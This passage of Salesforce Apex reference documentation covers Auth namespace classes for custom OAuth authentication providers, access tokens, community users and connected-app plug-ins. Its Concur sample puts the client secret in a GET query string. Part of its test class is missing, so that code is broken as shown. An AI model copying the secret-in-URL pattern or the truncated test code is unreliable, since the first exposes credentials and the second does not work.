Creates an instance of the `AuthProviderCallbackState` class using the specified HTTP headers, body, and query parameters of the authentication request.

Signature

```
public AuthProviderCallbackState(Map<String,String> headers, String body,
Map<String,String> queryParameters)
```

Parameters

`headers`
Type: Map<String,String>

The HTTP headers of the authentication request.

`body`
Type: String

The HTTP body of the authentication request.

`queryParameters`
Type: Map<String,String>

The HTTP query parameters of the authentication request.

AuthProviderCallbackState Properties

The following are properties for `AuthProviderCallbackState`.

IN THIS SECTION:

body
The HTTP body of the authentication request.

headers
The HTTP headers of the authentication request.

queryParameters
The HTTP query parameters of the authentication request.

body

The HTTP body of the authentication request.

Signature

```
public String body {get; set;}
```

Property Value

Type: String

headers

The HTTP headers of the authentication request.

Signature

```
public Map<String,String> headers {get; set;}
```

Property Value

Type: Map<String,String>

queryParameters

The HTTP query parameters of the authentication request.

Signature

```
public Map<String,String> queryParameters {get; set;}
```

Property Value

Type: Map<String,String>

AuthProviderPlugin Interface

This interface is deprecated. For new development, use the abstract class `Auth.AuthProviderPluginClass` to create a custom OAuth-based authentication provider plug-in for single sign-on in to Salesforce.

Namespace

Auth

Usage

Deprecated. Existing implementations that use `Auth.AuthProviderPlugin` still work. For new development, use `Auth.AuthProviderPluginClass`.

IN THIS SECTION:

AuthProviderPlugin Methods

AuthProviderPlugin Example Implementation

AuthProviderPlugin Methods

The following methods are for `AuthProviderPlugin`, which, as of API version 39.0, is deprecated. Use themethods in `AuthProviderPluginClass` instead.

IN THIS SECTION:

getCustomMetadataType()
Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

getUserInfo(authProviderConfiguration, response)
Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

handleCallback(authProviderConfiguration, callbackState)
Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

initiate(authProviderConfiguration, stateToPropagate)
Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

SEE ALSO:

Salesforce Help: Create a Custom External Authentication Provider

`getCustomMetadataType()`

Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

Signature

```
public String getCustomMetadataType()
```

Return Value

Type: String

The custom metadata type API name for the authentication provider.

Usage

Returns the custom metadata type API name for a custom OAuth-based authentication provider for single sign-on to Salesforce. The `getCustomMetatadaType()` method returns only custom metadata type names. It does not return custom metadata record names.

`getUserInfo(authProviderConfiguration, response)`

Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

Signature

```
public Auth.UserData getUserInfo(Map<String,String> authProviderConfiguration,
Auth.AuthProviderTokenResponse response)
```

Parameters

`authProviderConfiguration`
Type: Map<String,String>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

`response`
Type: Auth.AuthProviderTokenResponse

The OAuth access token, OAuth secret or refresh token, and state provided by the authentication provider to authenticate the current user.

Return Value

Type: Auth.UserData

Creates a new instance of the `Auth.UserData` class.

Usage

Returns information from the custom authentication provider about the current user. The registration handler and other authentication provider flows use this information.

`handleCallback(authProviderConfiguration, callbackState)`

Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

Signature

```
public Auth.AuthProviderTokenResponse handleCallback(Map<String,String>
authProviderConfiguration, Auth.AuthProviderCallbackState callbackState)
```

Parameters

`authProviderConfiguration`
Type: Map<StringString>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

callbackState
Type: Auth.AuthProviderCallbackState

The class that contains the HTTP headers, body, and queryParams of the authentication request.

Return Value

Type: Auth.AuthProviderTokenResponse

Creates an instance of the `AuthProviderTokenResponse` class.

Usage

Uses the authentication provider's supported authentication protocol to return an OAuth access token, OAuth secret or refresh token, and the state passed in when the request for the current user was initiated.

initiate(authProviderConfiguration, stateToPropagate)

Deprecated as of API version 39.0. Use the corresponding method in `Auth.AuthProviderPluginClass`.

Signature

```
public System.PageReference initiate(Map<String,String> authProviderConfiguration,
String stateToPropagate)
```

Parameters

authProviderConfiguration
Type: Map<StringString>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

stateToPropagate
Type: String

The state passed in to initiate the authentication request for the user.

Return Value

Type: System.PageReference

The URL of the page where the user is redirected for authentication.

Usage

Returns the URL where the user is redirected for authentication.

AuthProviderPlugin Example Implementation

We've removed the example implementation for the `Auth.AuthProviderPlugin` interface because we've deprecated the interface and replaced it with an abstract class. See AuthProviderPluginClass Class.

AuthProviderPluginClass Class

Contains methods to create a custom OAuth-based authentication provider plug-in for single sign-on in to Salesforce. Use this class to create a custom authentication provider plug-in if you can't use one of the authentication providers that Salesforce provides.

Namespace

Auth

Usage

To create a custom authentication provider for single sign-on, create a class that extends `Auth.AuthProviderPluginClass`. This class allows you to store the custom configuration for your authentication provider and handle authentication protocols when users log in to Salesforce with their login credentials for an external service provider. In Salesforce, the class that implements this interface appears in the `Provider Type` drop-down list in Auth. Providers in Setup. Make sure that the user you specify to run the class has "Customize Application" and "Manage Auth. Providers" permissions.

As of API version 39.0, use the abstract class `AuthProviderPluginClass` to create a custom external authentication provider. This class replaces the `AuthProviderPlugin` interface. If you've already implemented a custom authentication provider plug-in using the interface, it still works. However, use `AuthProviderPluginClass` to extend your plug-in. If you haven't created an interface, create a custom authentication provider plug-in by extending this abstract class. For more information, see AuthProviderPluginClass Code Example.

IN THIS SECTION:

AuthProviderPluginClass Methods

AuthProviderPluginClass Code Example

AuthProviderPluginClass Methods

The following are methods for `AuthProviderPluginClass`.

IN THIS SECTION:

getCustomMetadataType()

Returns the custom metadata type API name for a custom OAuth-based authentication provider for single sign-on to Salesforce.

getUserInfo(authProviderConfiguration, response)

Returns information from the custom authentication provider about the current user. This information is used by the registration handler and in other authentication provider flows.

handleCallback(authProviderConfiguration, callbackState)

Uses the authentication provider's supported authentication protocol to return an OAuth access token, OAuth secret or refresh token, and the state passed in when the request for the current user was initiated.

initiate(authProviderConfiguration, stateToPropagate)

Returns the URL where the user is redirected for authentication.

refresh(authProviderConfiguration, refreshToken)

Returns a new access token, which is used to update an expired access token.

`getCustomMetadataType()`

Returns the custom metadata type API name for a custom OAuth-based authentication provider for single sign-on to Salesforce.

Signature

```
public String getCustomMetadataType()
```

Return Value

Type: String

The custom metadata type API name for the authentication provider.

Usage

The `getCustomMetadataType()` method returns only custom metadata type names. It does not return custom metadata record names. As of API version 39.0, use this method when extending `Auth.AuthProviderPluginClass` to create a custom external authentication provider.

`getUserInfo(authProviderConfiguration, response)`

Returns information from the custom authentication provider about the current user. This information is used by the registration handler and in other authentication provider flows.

Signature

```
public Auth.UserData getUserInfo(Map<String,String> authProviderConfiguration,
Auth.AuthProviderTokenResponse response)
```

Parameters

`authProviderConfiguration`

Type: Map<String,String>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates it with the custom metadata type default values. Or you can set the configuration with values that you enter when you create the custom provider in Auth. Providers in Setup.

`response`

Type: Auth.AuthProviderTokenResponse

The OAuth access token, OAuth secret or refresh token, and state provided by the authentication provider to authenticate the current user.

Return Value

Type: Auth.UserData

Creates a new instance of the `Auth.UserData` class.

Usage

As of API version 39.0, use this method when extending `Auth.AuthProviderPluginClass` to create a custom authentication provider.

handleCallback(authProviderConfiguration, callbackState)

Uses the authentication provider's supported authentication protocol to return an OAuth access token, OAuth secret or refresh token, and the state passed in when the request for the current user was initiated.

Signature

```
public Auth.AuthProviderTokenResponse handleCallback(Map<String,String>
authProviderConfiguration, Auth.AuthProviderCallbackState callbackState)
```

Parameters

authProviderConfiguration
Type: Map<StringString>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

callbackState
Type: Auth.AuthProviderCallbackState

The class that contains the HTTP headers, body, and queryParams of the authentication request.

Return Value

Type: Auth.AuthProviderTokenResponse

Creates an instance of the `AuthProviderTokenResponse` class.

Usage

As of API version 39.0, use this method when extending `Auth.AuthProviderPluginClass` to create a custom authentication provider.

initiate(authProviderConfiguration, stateToPropagate)

Returns the URL where the user is redirected for authentication.

Signature

```
public System.PageReference initiate(Map<String,String> authProviderConfiguration,
String stateToPropagate)
```

Parameters

authProviderConfiguration
Type: Map<StringString>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

stateToPropagate
Type: String

The state passed in to initiate the authentication request for the user.

Return Value

Type: System.PageReference

The URL of the page where the user is redirected for authentication.

Usage

As of API version 39.0, use this method when extending `Auth.AuthProviderPluginClass` to create a custom authentication provider.

refresh(authProviderConfiguration, refreshToken)

Returns a new access token, which is used to update an expired access token.

Signature

```
public Auth.OAuthRefreshResult refresh(Map<String,String> authProviderConfiguration,
String refreshToken)
```

Parameters

authProviderConfiguration
Type: Map<String,String>

The configuration for the custom authentication provider. When you create a custom metadata type in Salesforce, the configuration populates with the custom metadata type default values. Or you can set the configuration with values you enter when you create the custom provider in Auth. Providers in Setup.

refreshToken
Type: String

The refresh token for the user who is logged in.

Return Value

Type: Auth.OAuthRefreshResult

Returns the new access token, or an error message if an error occurs.

Usage

A successful request returns a `Auth.OAuthRefreshResult` with the access token and refresh token in the response. If you receive an error, make sure that you set the error string to the error message. A `NULL` error string indicates no error.

The refresh method works only with named credentials; it doesn't respect the standard OAuth refresh flow. The refresh method with named credentials works only if the earlier request returns a 401.

AuthProviderPluginClass Code Example

The following example demonstrates how to implement a custom Auth. provider plug-in using the abstract class, `Auth.AuthProviderPluginClass`.

```
          global class Concur extends Auth.AuthProviderPluginClass {

          // Use this URL for the endpoint that the
          // authentication provider calls back to for configuration.
          public String redirectUrl;
          private String key;
          private String secret;

          // Application redirection to the Concur website for
          // authentication and authorization.
          private String authUrl;

          // URI to get the new access token from concur using the GET verb.
          private String accessTokenUrl;

          // Api name for the custom metadata type created for this auth provider.
          private String customMetadataTypeApiName;

          // Api URL to access the user in Concur
          private String userAPIUrl;

          // Version of the user api URL to access data from Concur
          private String userAPIVersionUrl;

          global String getCustomMetadataType() {
              return customMetadataTypeApiName;
          }

          global PageReference initiate(Map<string,string>
            authProviderConfiguration, String stateToPropagate)
            {
                authUrl = authProviderConfiguration.get('Auth_Url__c');
                key = authProviderConfiguration.get('Key__c');

                // Here the developer can build up a request of some sort.
                // Ultimately, they return a URL where we will redirect the user.
                String url = authUrl + '?client_id='+ key
+'&scope=USER,EXPRPT,LIST&redirect_uri='+ redirectUrl + '&state=' + stateToPropagate;
                return new PageReference(url);
            }
```

```
global Auth.AuthProviderTokenResponse handleCallback(Map<string,string>
authProviderConfiguration, Auth.AuthProviderCallbackState state )
{
    // Here, the developer will get the callback with actual protocol.
    // Their responsibility is to return a new object called
    // AuthProviderTokenResponse.
    // This will contain an optional accessToken and refreshToken
    key = authProviderConfiguration.get('Key__c');
    secret = authProviderConfiguration.get('Secret__c');
    accessTokenUrl = authProviderConfiguration.get('Access_Token_Url__c');

    Map<String,String> queryParams = state.queryParameters;
    String code = queryParams.get('code');
    String sfdcState = queryParams.get('state');

    HttpRequest req = new HttpRequest();
    String url = accessTokenUrl+'?code=' + code + '&client_id=' + key +
    '&client_secret=' + secret;
    req.setEndpoint(url);
    req.setHeader('Content-Type','application/xml');
    req.setMethod('GET');

    Http http = new Http();
    HTTPResponse res = http.send(req);
    String responseBody = res.getBody();
    String token = getTokenValueFromResponse(responseBody, 'Token', null);

    return new Auth.AuthProviderTokenResponse('Concur', token,
    'refreshToken', sfdcState);
}

global Auth.UserData getUserInfo(Map<string,string>
authProviderConfiguration,
Auth.AuthProviderTokenResponse response)
{
    //Here the developer is responsible for constructing an
    //Auth.UserData object
    String token = response.oauthToken;
    HttpRequest req = new HttpRequest();
    userAPIUrl = authProviderConfiguration.get('API_User_Url__c');
    userAPIVersionUrl = authProviderConfiguration.get
    ('API_User_Version_Url__c');
    req.setHeader('Authorization', 'OAuth ' + token);
    req.setEndpoint(userAPIUrl);
    req.setHeader('Content-Type','application/xml');
    req.setMethod('GET');

    Http http = new Http();
    HTTPResponse res = http.send(req);
    String responseBody = res.getBody();
    String id = getTokenValueFromResponse(responseBody,
    'LoginId',userAPIVersionUrl);
    String fname = getTokenValueFromResponse(responseBody,
    'FirstName', userAPIVersionUrl);
```

```
            String lname = getTokenValueFromResponse(responseBody,
            'LastName', userAPIVersionUrl);
            String flname = fname + ' ' + lname;
            String uname = getTokenValueFromResponse(responseBody,
            'EmailAddress', userAPIVersionUrl);
            String locale = getTokenValueFromResponse(responseBody,
            'LocaleName', userAPIVersionUrl);
            Map<String,String> provMap = new Map<String,String>();
            provMap.put('what1', 'noidea1');
            provMap.put('what2', 'noidea2');
            return new Auth.UserData(id, fname, lname, flname,
            uname, 'what', locale, null, 'Concur', null, provMap);
        }

        private String getTokenValueFromResponse(String response,
        String token, String ns)
        {
            Dom.Document docx = new Dom.Document();
            docx.load(response);
            String ret = null;

            dom.XmlNode xroot = docx.getrootelement() ;
            if(xroot != null){ ret = xroot.getChildElement(token, ns).getText();
            }
        return ret;
        }

    }
```

Sample Test Classes

The following example contains test classes for the Concur class.

```
        @IsTest
        public class ConcurTestClass {

            private static final String OAUTH_TOKEN = 'testToken';
            private static final String STATE = 'mocktestState';
            private static final String REFRESH_TOKEN = 'refreshToken';
            private static final String LOGIN_ID = 'testLoginId';
            private static final String USERNAME = 'testUsername';
            private static final String FIRST_NAME = 'testFirstName';
            private static final String LAST_NAME = 'testLastName';
            private static final String EMAIL_ADDRESS = 'testEmailAddress';
            private static final String LOCALE_NAME = 'testLocalName';
            private static final String FULL_NAME = FIRST_NAME + ' ' + LAST_NAME;
            private static final String PROVIDER = 'Concur';
            private static final String REDIRECT_URL =
            'http://localhost/services/authcallback/orgId/Concur';
            private static final String KEY = 'testKey';
            private static final String SECRET = 'testSecret';
            private static final String STATE_TO_PROPOGATE = 'testState';
            private static final String ACCESS_TOKEN_URL =
```

```
                'http://www.dummyhost.com/accessTokenUri';
                private static final String API_USER_VERSION_URL =
                'http://www.dummyhost.com/user/20/1';
                private static final String AUTH_URL =
                'http://www.dummy.com/authurl';
                private static final String API_USER_URL =
                'www.concursolutions.com/user/api';

            // In the real world scenario, the key and value would be read
            // from the (custom fields in) custom metadata type record.
            private static Map<String,String> setupAuthProviderConfig ()

                .addTextNode(LAST_NAME);
                xmlNode.addChildElement('EmailAddress', namespace, prefix)
                .addTextNode(EMAIL_ADDRESS);
                xmlNode.addChildElement('LocaleName', namespace, prefix)
                .addTextNode(LOCALE_NAME);
                xmlNode.addChildElement('Token', null, null)
                .addTextNode(OAUTH_TOKEN);
                System.debug(doc.toXmlString());
                // Create a fake response
                HttpResponse res = new HttpResponse();
                res.setHeader('Content-Type', 'application/xml');
                res.setBody(doc.toXmlString());
                res.setStatusCode(200);
                return res;
            }

        }
    }
```

AuthProviderTokenResponse Class

Stores the response from the `AuthProviderPlugin.handleCallback` method.

Namespace

Auth

IN THIS SECTION:

AuthProviderTokenResponse Constructors

AuthProviderTokenResponse Properties

AuthProviderTokenResponse Constructors

The following are constructors for `AuthProviderTokenResponse`.

IN THIS SECTION:

AuthProviderTokenResponse(provider, oauthToken, oauthSecretOrRefreshToken, state)

Creates an instance of the `AuthProviderTokenResponse` class using the specified authentication provider, OAuth access token, OAuth secret or refresh token, and state for a custom authentication provider plug-in.

`AuthProviderTokenResponse(provider, oauthToken, oauthSecretOrRefreshToken, state)`

Creates an instance of the `AuthProviderTokenResponse` class using the specified authentication provider, OAuth access token, OAuth secret or refresh token, and state for a custom authentication provider plug-in.

Signature

```
public AuthProviderTokenResponse(String provider, String oauthToken, String
oauthSecretOrRefreshToken, String state)
```

Parameters

provider
Type: String

The custom authentication provider.

oauthToken
Type: String

The OAuth access token.

oauthSecretOrRefreshToken
Type: String

The OAuth secret or refresh token for the currently logged-in user.

state
Type: String

The state passed in to initiate the authentication request for the user.

AuthProviderTokenResponse Properties

The following are properties for `AuthProviderTokenResponse`.

IN THIS SECTION:

oauthSecretOrRefreshToken
The OAuth secret or refresh token for the currently logged-in user.

oauthToken
The OAuth access token.

provider
The authentication provider.

state
The state passed in to initiate the authentication request for the user.

`oauthSecretOrRefreshToken`

The OAuth secret or refresh token for the currently logged-in user.

Signature

```
public String oauthSecretOrRefreshToken {get; set;}
```

Property Value

Type: String

`oauthToken`

The OAuth access token.

Signature

```
public String oauthToken {get; set;}
```

Property Value

Type: String

`provider`

The authentication provider.

Signature

```
public String provider {get; set;}
```

Property Value

Type: String

`state`

The state passed in to initiate the authentication request for the user.

Signature

```
public String state {get; set;}
```

Property Value

Type: String

AuthToken Class

Contains methods for providing the access token associated with an authentication provider for an authenticated user, except for the Janrain provider.

Namespace

Auth

AuthToken Methods

The following are methods for `AuthToken`. All methods are static.

IN THIS SECTION:

getAccessToken(authProviderId, providerName)
Returns an access token for the current user using the specified 18-character identifier of an AuthProvider definition in your org and the proper name of the third party, such as Salesforce or Facebook. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

getAccessTokenMap(authProviderId, providerName)
Returns a map from the third-party identifier to the access token for the currently logged-in Salesforce user. The identifier value depends on the third party. For example, for Salesforce it would be the user ID, while for Facebook it would be the user number. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

refreshAccessToken(authProviderId, providerName, oldAccessToken)
Returns a map from the third-party identifier containing a refreshed access token for the currently logged-in Salesforce user. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

revokeAccess(authProviderId, providerName, userId, remoteIdentifier)

Revokes the access token for a specified social sign-on user from a third-party service such as Facebook©. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

`getAccessToken(authProviderId, providerName)`

Returns an access token for the current user using the specified 18-character identifier of an AuthProvider definition in your org and the proper name of the third party, such as Salesforce or Facebook. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

Signature

```
public static String getAccessToken(String authProviderId, String providerName)
```

Parameters

`authProviderId`
Type: String

`providerName`
Type: String

The proper name of the third party. For all providers except Janrain, the expected values are

- `Facebook`
- `Salesforce`
- `Open ID Connect`
- `Microsoft Access Control Service`
- `LinkedIn`
- `Twitter`
- `Google`

For Janrain providers, the parameter value is the proper name of the third party used. `Yahoo!` is an example of a Janrain provider value.

Return Value

Type: String

`getAccessTokenMap(authProviderId, providerName)`

Returns a map from the third-party identifier to the access token for the currently logged-in Salesforce user. The identifier value depends on the third party. For example, for Salesforce it would be the user ID, while for Facebook it would be the user number. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

Signature

```
public static Map<String, String> getAccessTokenMap(String authProviderId, String
providerName)
```

Parameters

authProviderId
Type: String

providerName
Type: String

The proper name of the third party. For all providers except Janrain, the expected values are

- `Facebook`
- `Salesforce`
- `Open ID Connect`
- `Microsoft Access Control Service`
- `LinkedIn`
- `Twitter`
- `Google`

For Janrain providers, the parameter value is the proper name of the third party used. `Yahoo!` is an example of a Janrain provider value.

Return Value

Type: Map<String, String>

`refreshAccessToken(authProviderId, providerName, oldAccessToken)`

Returns a map from the third-party identifier containing a refreshed access token for the currently logged-in Salesforce user. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

Signature

```
public static Map<String, String> refreshAccessToken(String authProviderId, String
providerName, String oldAccessToken)
```

Parameters

authProviderId
Type: String

providerName
Type: String

The proper name of the third party. For all providers except Janrain, the expected values are

- `Facebook`

- `Salesforce`
- `Open ID Connect`
- `Microsoft Access Control Service`
- `LinkedIn`
- `Twitter`
- `Google`

For Janrain providers, the parameter value is the proper name of the third party used. `Yahoo!` is an example of a Janrain provider value.

`oldAccessToken`
Type: String

Return Value

Type: Map<String, String>

Usage

This method works when using Salesforce or an OpenID Connect provider, but not when using Facebook or Janrain. The returned map contains `AccessToken` and `RefreshError` keys. Evaluate the keys in the response to check if the request was successful. For a successful request, the `RefreshError` value is `null`, and `AccessToken` is a token value. For an unsuccessful request, the `RefreshError` value is an error message, and the `AccessToken` value is `null`.

When successful, this method updates the token stored in the database, which you can get using `Auth.AuthToken.getAccessToken()`.

If you are using an OpenID Connect authentication provider, an `id_token` is not required in the response from the provider. If a **Token Issuer** is specified in the **Auth. Provider** settings and an `id_token` is provided anyway, Salesforce will verify it.

Example

```
String accessToken = Auth.AuthToken.getAccessToken('0SOD000000000De', 'Open ID connect');
Map<String, String> responseMap = Auth.AuthToken.refreshAccessToken('0SOD000000000De',
'Open ID connect', accessToken);
```

A successful request includes the access token in the response.

```
(RefreshError,null)(AccessToken,00DD00000007BhE!AQkAQFzj...)
```

`revokeAccess(authProviderId, providerName, userId, remoteIdentifier)`

Revokes the access token for a specified social sign-on user from a third-party service such as Facebook©. Note that querying the `ProviderType` field on the AuthProvider object sometimes returns a value that differs from the expected provider name value. For example, for Open ID Connect providers, `OpenIdConnect` is the `ProviderType` value for the AuthProvider object, but the expected `providerName` is `Open ID Connect`.

Signature

```
public static Boolean revokeAccess(String authProviderId, String providerName, String
userId, String remoteIdentifier)
```

Parameters

authProviderId
Type: String

The ID of the Auth. Provider in the Salesforce organization.

providerName
Type: String

The proper name of the third party. For all providers except Janrain, the expected values are

- `Facebook`
- `Salesforce`
- `Open ID Connect`
- `Microsoft Access Control Service`
- `LinkedIn`
- `Twitter`
- `Google`

For Janrain providers, the parameter value is the proper name of the third party used. `Yahoo!` is an example of a Janrain provider value.

userId
Type: String

The 15-character ID for the user whose access is being revoked.

remoteIdentifier
Type: String

The unique ID for the user in the third-party system (this value is in the associated ThirdPartyAccountLink standard object).

Return Value

Type: Boolean

The return value is `true` if the `revokeAccess()` operation is successful; otherwise `false`.

Example

The following example revokes a Facebook user's access token.

```
Auth.AuthToken.revokeAccess('0SOxx00000#####', 'facebook', '005xx00000#####',
'ThirdPartyIdentifier_exist214176560#####');
```

CommunitiesUtil Class

Contains methods for getting information about a community user.

Namespace

Auth

Example

The following example directs a guest (unauthenticated) user to one page, and authenticated users of the community's parent organization to another page.

```
if (Auth.CommunitiesUtil.isGuestUser())
    // Redirect to the login page if user is an unauthenticated user
    return new PageReference(LOGIN_URL);

if (Auth.CommunitiesUtil.isInternalUser())
    // Redirect to the home page if user is an internal user
    return new PageReference(HOME_URL);
```

CommunitiesUtil Methods

The following are methods for `CommunitiesUtil`. All methods are static.

IN THIS SECTION:

getLogoutUrl()
Returns the page to display after the current community user logs out.

getUserDisplayName()
Returns the current user's community display name.

isGuestUser()
Indicates whether the current user isn't logged in to the community and may need to be redirected to log in, if required.

isInternalUser()
Indicates whether the current user is logged in as a member of the parent Salesforce organization, such as an employee.

`getLogoutUrl()`

Returns the page to display after the current community user logs out.

Signature

```
public static String getLogoutUrl()
```

Return Value

Type: String

`getUserDisplayName()`

Returns the current user's community display name.

Signature

```
public static String getUserDisplayName()
```

Return Value

Type: String

`isGuestUser()`

Indicates whether the current user isn't logged in to the community and may need to be redirected to log in, if required.

Signature

```
public static Boolean isGuestUser()
```

Return Value

Type: Boolean

`isInternalUser()`

Indicates whether the current user is logged in as a member of the parent Salesforce organization, such as an employee.

Signature

```
public static Boolean isInternalUser()
```

Return Value

Type: Boolean

ConnectedAppPlugin Class

Contains methods for extending the behavior of a connected app, for example, customizing how a connected app is invoked depending on the protocol used. This class gives you more control over the interaction between Salesforce and your connected app.

Namespace

Auth

Usage

The class runs on behalf of the current user of the connected app. This user must have permission to use the connected app for the plug-in to work.

Example

This example gives the user permission to use the connected app if the context is SAML and the user has reached the quota tracked in a custom field. It returns the user's permission set assignments. The example uses `InvocationContext` to modify a SAML assertion before it's sent to the service provider.

```
global class ConnectedAppPluginExample extends Auth.ConnectedAppPlugin{
```

```
        // Authorize the app if the user has achieved quota tracked in a custom field
        global override boolean authorize(Id userId, Id connectedAppId, boolean
isAdminApproved) {
        // Create a custom boolean field HasAchievedQuota__c on the user record
        // and then uncomment the block below

        // User u = [select id, HasAchievedQuota__c from User where id =: userId].get(0);

        // return u.HasAchievedQuota__c;

        return isAdminApproved;
        }

        // Call a flow during refresh
        global override void refresh(Id userId, Id connectedAppId) {
        try
        {
            Map<String, Object> inputVariables = new Map<String, Object>();
            inputVariables.put('userId', userId);
            inputVariables.put('connectedAppId', connectedAppId);

            // Create a custom trigger ready flow and uncomment the block below

            // Flow.Interview.MyCustomFlow interview = new
Flow.Interview.MyCustomFlow(inputVariables);
            // interview.start();
        } catch ( Exception e ) {
            System.debug('FLOW Exception:' + e);
        }

        }

        // Return a user's permission set assignments
        global override Map<String,String> customAttributes(Id userId, Map<String,String>
 formulaDefinedAttributes)
        {
            List<PermissionSetAssignment> psas = [SELECT id, PermissionSet.Name FROM
PermissionSetAssignment
            WHERE PermissionSet.IsOwnedByProfile = false AND (AssigneeId = :userId)];
            String permsets = '[';
            for (PermissionSetAssignment psa :psas)
            {
                permsets += psa.PermissionSet.Name + ';';
            }
            permsets += ']';
            formulaDefinedAttributes.put('PermissionSets', permsets);
            return formulaDefinedAttributes;

        }

        }
```

IN THIS SECTION:

ConnectedAppPlugin Methods

ConnectedAppPlugin Methods

The following are methods for `ConnectedAppPlugin`.

IN THIS SECTION:

authorize(userId, connectedAppId, isAdminApproved)

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `authorize(userId, connectedAppId, isAdminApproved, context)` instead.

authorize(userId, connectedAppId, isAdminApproved, context)

Authorizes the specified user for the connected app. If the connected app is set for users to self-authorize, this call isn't necessary.

customAttributes(userId, connectedAppId, formulaDefinedAttributes)

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `customAttributes(userId, connectedAppId, formulaDefinedAttributes, context)` instead.

customAttributes(userId, connectedAppId, formulaDefinedAttributes, context)

Sets new attributes for the specified user. When the connected app gets the user's attributes from the UserInfo endpoint or through a SAML assertion, use this method to update the attribute values.

modifySAMLResponse(authSession, connectedAppId, samlResponse)

Modifies the XML generated by the Salesforce SAML Identity Provider (IDP) before it's sent to the service provider.

refresh(userId, connectedAppId)

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `refresh(userId, connectedAppId, context)` instead.

refresh(userId, connectedAppId, context)

Salesforce calls this method during a refresh token exchange.

`authorize(userId, connectedAppId, isAdminApproved)`

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `authorize(userId, connectedAppId, isAdminApproved, context)` instead.

Signature

```
public Boolean authorize(Id userId, Id connectedAppId, Boolean isAdminApproved)
```

Parameters

`userId`
Type: Id

The 15-character ID of the user attempting to use the connected app.

`connectedAppId`
Type: String

The 15-character ID of the connected app.

isAdminApproved
Type: Boolean

The approval state of the specified user when the connected app requires approval.

Return Value

Type: Boolean

If the connected app requires admin approval, a returned value of `true` indicates that the current user is approved.

authorize(userId, connectedAppId, isAdminApproved, context)

Authorizes the specified user for the connected app. If the connected app is set for users to self-authorize, this call isn't necessary.

Signature

```
public Boolean authorize(Id userId, Id connectedAppId, Boolean isAdminApproved,
Auth.InvocationContext context)
```

Parameters

userId
Type: Id

The 15-character ID of the user attempting to use the connected app.

connectedAppId
Type: Id

The 15-character ID of the connected app.

isAdminApproved
Type: Boolean

The approval state of the specified user when the connected app requires approval.

context
Type: InvocationContext

The context in which the connected app is invoked.

Return Value

Type: Boolean

If the connected app requires admin approval, a returned value of `true` indicates that the user is approved.

customAttributes(userId, connectedAppId, formulaDefinedAttributes)

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `customAttributes(userId, connectedAppId, formulaDefinedAttributes, context)` instead.

Signature

```
public Map<String,String> customAttributes(Id userId, Id connectedAppId,
Map<String,String> formulaDefinedAttributes,)
```

Parameters

userId
Type: Id

The 15-character ID of the user attempting to use the connected app.

connectedAppId
Type: Id

The 15-character ID of the connected app.

formulaDefinedAttributes
Type: Map<String,String>

A map of the new set of attributes from the UserInfo endpoint (OAuth) or from a SAML assertion. For more information, see The UserInfo Endpoint in the online help.

Return Value

Type: Map<String,String>

A map of the updated set of attributes.

customAttributes(userId, connectedAppId, formulaDefinedAttributes, context)

Sets new attributes for the specified user. When the connected app gets the user's attributes from the UserInfo endpoint or through a SAML assertion, use this method to update the attribute values.

Signature

```
public Map<String,String> customAttributes(Id userId, Id connectedAppId,
Map<String,String> formulaDefinedAttributes, Auth.InvocationContext context)
```

Parameters

userId
Type: Id

The 15-character ID of the user attempting to use the connected app.

connectedAppId
Type: Id

The 15-character ID for the connected app.

formulaDefinedAttributes
Type: Map<String,String>

